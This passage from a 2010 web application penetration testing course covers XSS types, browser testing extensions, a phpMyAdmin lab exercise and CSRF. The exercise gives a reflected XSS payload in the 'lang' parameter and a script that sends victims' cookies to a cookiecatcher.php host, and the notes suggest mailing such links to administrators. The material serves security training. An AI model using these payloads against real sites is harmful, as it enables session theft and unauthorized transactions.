Also using tags such as the IMG tag above, DIV and styles, we can bypass filtering that looks for the traditional <SCRIPT> tags.

The site <http://ha.ckers.org/xss.html> is an excellent resource for the various bypass methods. They list various means and which browsers support that particular bypass. As we will see tomorrow, most of the advanced tools use this list in their attacks. So should you!

## Types of XSS

- Two types of XSS flaws
  - Reflection
    - Easiest to test
    - Place script in URL
  - Persistent
    - Requires attacker to input script
    - Then view resulting page
    - For Example:
      - Post a message to a forum
      - View message as another user

Sec 512 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

137

There are two types of XSS that web application penetration testers are concerned about. These are "reflection" and "persistent." The other form of XSS, Local DOM-based, is an attack against client software, not specifically web applications.

XSS reflection attacks are simple. Place `<script>alert('XSS')</script>` in the URL or in a POST to a site and the script is returned immediately on the page. Because of the simple and immediate nature of XSS reflection attacks, automated tools can identify this form of XSS simply and with a great deal of confidence.

Reflection is commonly used in linked XSS, such as IM messages or e-mail messages saying "Click here to come see my pictures".

Persistent XSS uses a web site's message-board features to place scripts in other users' browsers. This is commonly used in guest books, classified ads, and other areas where user posting is allowed and encouraged.

Successful exploitation results in an attacker's script having access to the web site as that user.

## Persistent (Admin)

- Sub-type of the persistent flaw
- User submitted content requires approval before being posted
- Admin users review content before posting and approve the content
  - This usually uses a web interface
- Guarantees higher privilege user is the first to view the attack

Sec 5.12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

138

Sometimes web developers attempt to protect their users by sending all user-submitted content into a queue, which administrators review and approve for public consumption. This is excellent for attackers, since it means that when they find an XSS vulnerability, they are guaranteed that an administrative user will view it.

## Tools for Discovering XSS flaws

- Multiple tools are available for finding the flaws
- These tools typically either intercept the requests and allow us to modify them, or they insert the attacks within the inputs for us
- We are going to review some of the tools now
  - Web Developer Extension
  - Live HTTP Headers Extension
  - TamperData
  - XSS Me
  - GreaseMonkey
  - Burp Suite

Sec 512 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

139

Multiple tools are available for testing XSS flaws. These tools typically intercept the requests and allow us to mangle them, but some actually include the attack strings themselves.

Most XSS tools are plug-ins for Firefox.

# Web Developer Extension

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

- Series of tools built into a single extension
- Its main focus is web developers checking their application
- Focus on two features of interest to security testing
  - Convert Form Method
  - Edit HTML

Sec 512 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

140

Menu Items for Web Developer Extensions:

DISABLE - disable java, javascript, redirects, and others...

COOKIES - disable, clear, delete, view and add cookies

CSS - view, add, edit CSS, and more...

FORMS - view form info/details/passwords, convert and edit form fields

IMAGES - manipulate how images are displayed

INFORMATION - marks up page to show layout, etc...

MISC. - \*show hidden fields, comments, edit HTML and other goodies!\*

OUTLINE - draw outlines around various elements in the page

RESIZE - change the browser window size

TOOLS - all sorts of validation routines (HTML, CSS, links, WAI, etc...)

VIEW SOURCE - view document/frame source and "view generated source"

OPTIONS - configure toolset, Help, About

## Web Developer Functions

- Convert method function
  - Allows us to change which method the forms use
  - Simple method to test method interchange
- Edit HTML function
  - Allows LIVE editing of the HTML
  - Don't like a form field restriction?
  - Want to make that hidden field visible?

See 512 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

141


Implementing the same code twice is a pain. Many developers will simply have the `handlePOST()` subroutine call to `handleGET()` or vice-versa, so that all requests are handled the same without rewriting the code. This is not always the case, however. At times, we find that one implementation has a flaw or two in the processing.

The Edit HTML function in the Web Developer Extension allows you to edit the document that is visible in the browser. You can use this to remove the code that restricts input fields and turn hidden fields visible. Once visible, you can use them as if they were text input fields.



# Live HTTP Headers Extension

- Another FireFox extension
- Allows on the fly changes of HTTP requests and responses
- Similar to an interception proxy
  - But it doesn't provide the history or the ability to handle multiple requests at once



Sec 542 Web App Penetration Testing & Ethical Hacking - © 2010 InGuardians

142

The Live HTTP Headers extension is a pretty powerful extension. It allows the user to view the HTTP headers as the browser interacts with the application. You are then able to make changes and submit them to the application. This allows the attacker to bypass any client side controls that application may use to filter input.

miss with data


## TamperData

- As with SQL injection, TamperData is a great tool to find XSS flaws
- TamperData provides a built in list of XSS attacks
  - Not as extensive a list as the SQL injection ones
- Simple to use, and allows for us to test for XSS and SQL injection within the same tool

As we mentioned before, TamperData intercepts the requests and allows us to mangle them to test for XSS flaws. It includes a collection of XSS attack strings but this list is not anywhere near as extensive as the SQL injection list included. The nice feature is that we are able to test for SQL injection and XSS within the same tool.

# XSS Me Extension

- XSS Me is a second extension from Security Compass
- XSS Me tests the forms on a page for XSS flaws
- We can test with all attacks or just the top attacks
- It does not attempt to attack any inputs except form inputs



See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

144

XSS Me is the second extension from the Exploit Me collection by Security Compass. It will test forms and the form fields on a page for XSS flaws.

# GreaseMonkey

- GreaseMonkey is an active browsing component
  - This means that it dynamically add scripts to a page
  - Sounds like XSS doesn't it?
- Lots of scripts already available
- Some of the interesting ones:
  - PostInterpreter
  - XSS Assistant



GreaseMonkey is a Firefox extension which allows the user to install scripts in web pages. This is done on the client side using the GreaseMonkey extension. These scripts are not injected using XSS, but run within the GreaseMonkey extension. This allows GreaseMonkey to run on any application.

While there are hundreds of user submitted GreaseMonkey scripts, and you can add your own, the two that are of the most interest to us right now are PostInterpreter and XSS Assistant.

## PostInterpreter

- Modify POST requests before submitting
- Other extensions do this
- Unique feature
  - Focus on portions of a site
- Enter URL portions of interest
  - /admin/ or aspx
- PI will prompt only on URLs that match the pattern


See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

146

PostInterpreter allows the attacker to modify the POST requests before submitting them to the application. This is a similar feature to the other tools we have already explored. But PostInterpreter has a unique feature. It allows the attacker to specify a portion of the application that they are interested in. This is done by entering portions of the URL and when these portions are in the active URL, PostInterpreter will run to allow the attacker to modify those requests. This resolves one of the most frustrating parts of this type of testing which is where as the attacker moves through the site, they are prompted repeatedly to see if they want to modify the request. Since they are only interested in a portion of the site, this becomes annoying.

# XSS Assistant

- Available at <http://www.whiteacid.org/>
- It provides a menu that allows us to target forms
- Includes the XSS Cheatsheet from RSnake
- Drop downs to select attack vector




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

147

XSS Assistant is my personal favorite tools for playing with XSS attacks. It makes use of the previously mentioned XSS cheat sheet and provides a floating set of buttons to perform various attacks.

In the above screen shot you see the floating buttons for the attacks. The orange and white is placed through out the display where ever a form is in the document. By right clicking on the box, the blue floating buttons appear allowing the attacker to control the forms of injection used. You are able to select which XSS cheatsheet you would like to use, and then the vector of attack. This is where you try the various encodings and "cheats" we talked about earlier. You are then able to select the form field you would like to insert the code into, with a special one call GLOBAL which injects in to all of the inputs at once. You can then either submit the form or generate a proof of concept link to e-mail to your target.



This next exercise will use a reflective XSS attack against PHPMyAdmin.

## Reflective XSS Exercise

- Goal: Exploit PHPMyAdmin using a reflective XSS attack
- Steps:
  1. Load PHPMyAdmin in a browser
  2. Exploit is with a simple alert()
  3. Capture cookies with XSS and the cookiecatcher script

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

149


Scenario: Echoing back user input can cause all sorts of interesting problems, especially if you're not careful to validate and check that input before throwing it up on the screen. Several years back, it was amusing to reflect "interesting" content back at an unsuspecting user by using an XSS vulnerability in one of CNN's pages. But XSS flaws can be used for far more damaging attacks than simply displaying funny headlines about the fellow in the next cubicle on CNN. A XSS flaw can be used to launch a dangerous script in the context of another web page, allowing an attacker to steal credentials or cause untold harm.

Objectives: We're going to examine a security hole in a package of software designed to make the administration of the MySQL database a "point and click" affair. PHPMyAdmin is a package of scripts written in PHP that not only make administering MySQL easier, but also provide us with an interesting XSS flaw.



## Reflective XSS Exercise: Test XSS Flaw

- Load Firefox
- Select PHPMyAdmin from the Bookmarks
- Inject an XSS attack through the `lang` variable



See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

150

1. The flaw in phpMyAdmin occurs in the way that it handles a certain parameter that can be passed into its main page without the need for authentication.
2. First, let's take a look at the phpmyadmin page. Open FireFox, click on the "Bookmarks" menu item and then on the "phpMyAdmin" bookmark.
3. Notice that the page allows you to choose your preferred language by selecting an appropriate entry from a drop-down menu. This same functionality is available by passing a parameter to the phpMyAdmin's index.php file in the URL.
4. Unfortunately, if the value of the parameter fails to match on of the languages that phpMyAdmin supports, it will helpfully display a warning message complete with unvalidated raw user input echoed back into the html of the page.
5. Let's test this out. Click in the URL box and add the following to the end of the URL: `index.php?lang=<script>alert('XSS!')</script>` and hit enter.

## Reflective XSS Exercise: Exploit Code

- Open a terminal
- Delete the cookiedump file from before
- Open the xss\_script.txt file on the desktop using GEdit

```
<script>
var l =
document.location;
document.location='//192.
168.1.8/cookiecatcher.php
?%2bdocument.cookie;
var a=new Array();
a=l.toString().split('?')
;
document.location=a[0];
</script>
```

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

151


1. Putting up an alert window with "XSS!" in it is, essentially, the equivalent of "defacing" CNN with stories about how cool you are. It's fun for a few minutes, but then you really need to buckle down and see if you can do anything interesting.
2. So, the question becomes, how could something like a simple XSS flaw be used to do something useful? What if we could use this to steal cookies from someone who uses phpMyAdmin to administer their MySQL installation? What if we could do it in a way that they would never notice? We're going to use a script called "cookiecatcher.php" script. This script is in /var/www/ if you would like to look at it.
3. Open a **terminal** from the bar across the top of the screen and then click on the "Applications" menu, then "Accessories" and then click on "Text Editor" to launch that application. Click on the "File" menu and then select "Open." Browse to the "Desktop" directory and open the file called "xss\_script.txt". That file is the functional equivalent of the script listed above.
4. The script begins by taking note of the current location being displayed in the browser. It then changes the location to our cookiecatcher.php script and dumps up any cookies it can find. Finally, it breaks apart the text string representing the URL of our original page, removes our XSS from the end of the URL and switches our location back there. All in the blink of an eye.

- Copy the script
- Paste it into the URL for PHPMYAdmin
- View the cookiedump file

[illegible]

152

1. If it isn't already open, launch Firefox, click on the **Bookmarks** menu and click on the **phpMyAdmin** entry. Highlight the text in the **xss\_script.txt** file, right-click and select **"Copy"**. Click in Firefox's URL box, place the cursor at the end of the entry, right-click and select **"Paste"**.
2. Hit enter. Did you see it?
3. Switch back to your terminal window and type the command:  
**cat /tmp/cockiedump**  
This will output the contents of the /tmp/cockiedump file.
4. An evil link like this one could be e-mailed to a system or database administrator. This is only a single example of how a XSS flaw could be leveraged. The potential applications for XSS are only limited by the imagination of the black-hat community.



This next section will cover CSRF. We will walk through how the attack works and the methods used to find these flaws.

## Cross-Site Request Forgery

- Cross-Site Request Forgery (XSRF) is an attack that leverages trust
  - The trust a web site has in the user (or at least that user's browser)
- XSRF takes advantage of an active session a browser has with the target site
  - The attack is possible due to predictable parameters on sensitive transactions
  - An example money transfer transaction might have two parameters: Destination Account and an Amount
    - Yes, there is also likely a SessionID, but that is automatically passed by the browser to the server, and the attacker doesn't need to know it
  - Are valid parameters for the transaction predictable and/or controllable by the attacker?

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

154

Cross Site Request Forgery is (CSRF) is similar to XSS, but it doesn't require that the attacker inject code into a web application. CSRF simply leverages the fact that web servers trust authenticated users, and it is possible to pass unauthorized commands from client to server without the user's knowledge. These commands are then executed on the server with the client's authenticated user privileges.

For example, imagine that a user logs into her online bank account. This bank stores authentication information in a cookie which is valid until the session times out or the user logs out. Let's say we create a web site which contains a script that will attempt to transfer money from the user's bank account to our own offshore account. We post content to a web site containing a image reference to this page. If she opens the page while logged into her bank's site, then the script will execute with her privileges and her money will be transferred to our account without her explicit authorization.

This type of attack can leverage many different kinds of privilege. For example, consider the scenario where the target of this attack is a network administrator, who logs into the CiscoWorks web interface. There are a number of ways that web application developers can limit the effectiveness of CSRF attacks-- for example, by using tokens in submission forms which ensure that requests have actually come from the web form. However, improving CSRF resistance is not always a high priority for web developers, because typically CSRF compromise doesn't directly impact the corporation-- at least not as immediately as with SQL Injection, Command Injection, or Buffer Overflow exploits.

# CSRF Attack Walk Through

- Attacker determines a link to initiate a transaction that uses predictable parameters
- Attacker posts this link on a site he controls
  - This site could just be a MySpace page or similar
  - Or the attacker could force the users to the site through DNS poisoning
- User logs into the application normally
- While the user is still logged in, they browse the link from the attacker
- This link could be
  - An Image tag
  - An IFRAME
  - CSS or JavaScript import
  - XMLHttpRequest
- This initiates a transaction as the victim
- The application isn't aware that the user didn't mean to submit the transaction


Sec 512 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

155

Cross-Site Request Forgery covers scripting requests in general, but the most concerning types could easily be called Script-Based Web Session Hijacking. Take the CiscoWorks example from the previous slide for example.


Imagine that a CiscoWorks administrator, Bob, is logged into CiscoWorks web console while doing other work. CiscoWorks administrators commonly log into the application and stay connected throughout the day. We insert a malicious link into a comment on a popular IT web site. When Bob visits the popular website and views the comments, his browser is directed to request the link, which executes functions within the CiscoWorks server. At this point, the attacker could be requesting changes to the network, potentially opening up holes for later attacks.

# XSRF Walk-Through



1. Pen-tester finds a transaction that contains predictable parameters
2. Pen-tester builds a web page that contains a request to the vulnerable transaction
3. Pen-tester places web page on a server he controls, to represent a trusted, third-party server

## XSRF Walk-Through (2)



4. While having an open session on the target web app, user browses to pen-tester's web page
5. Content from pen tester's web page makes user's browser send request to the vulnerable application to process a transaction with the attacker's inserted parameters
6. Vulnerable application processes pen tester generated transaction



# Detecting CSRF


- Currently there are no stable tools to detect CSRF flaws
  - Some of the scanners try with experimental plug-ins
  - Most find transactions that contain predictable parameters
    - Tester is then prompted to test it manually
- Four Steps
  - Review the app logic
  - Find functions that:
    - Perform a sensitive action
    - Parameters predictable
  - Create a page with the request
  - Access the page while logged in

Sec 542 Web App Penetration Testing & Ethical Hacking · ©2010 InGuardians

158

CSRF is much more difficult to detect than XSS, because it relies upon pages that are not part of the server application. At this time, CSRF vulnerability is not detected by the automated scanners and therefore requires manual work discovery.

There is a four step process for finding CSRF flaws in the application. First review the application logic. You can use the application map created earlier in the attack. Find pages that perform a sensitive action and have predictable parameters. Then create a HTML document that contains a tag referring to the sensitive page. Use an IMG or IFRAME tag. Now once you have logged into the application, access the created document. Now verify with the application if the function actually ran.



And now we will wrap it up for the day.

## Summary

- Covered the first part of discovery
- Started "malicious" traffic
- We will explore client-side vulnerability discovery
- Thank you!

Now, you've finished 542.3: Server-side Discovery. You've examined web sites and found vulnerabilities. You've actually sent malicious traffic up to the application and seen the results. Tomorrow we will start exploring how the various interfaces, AJAX and web services, change discovery. We will also be looking at client side code and how to handle it.

Get a good night's sleep!

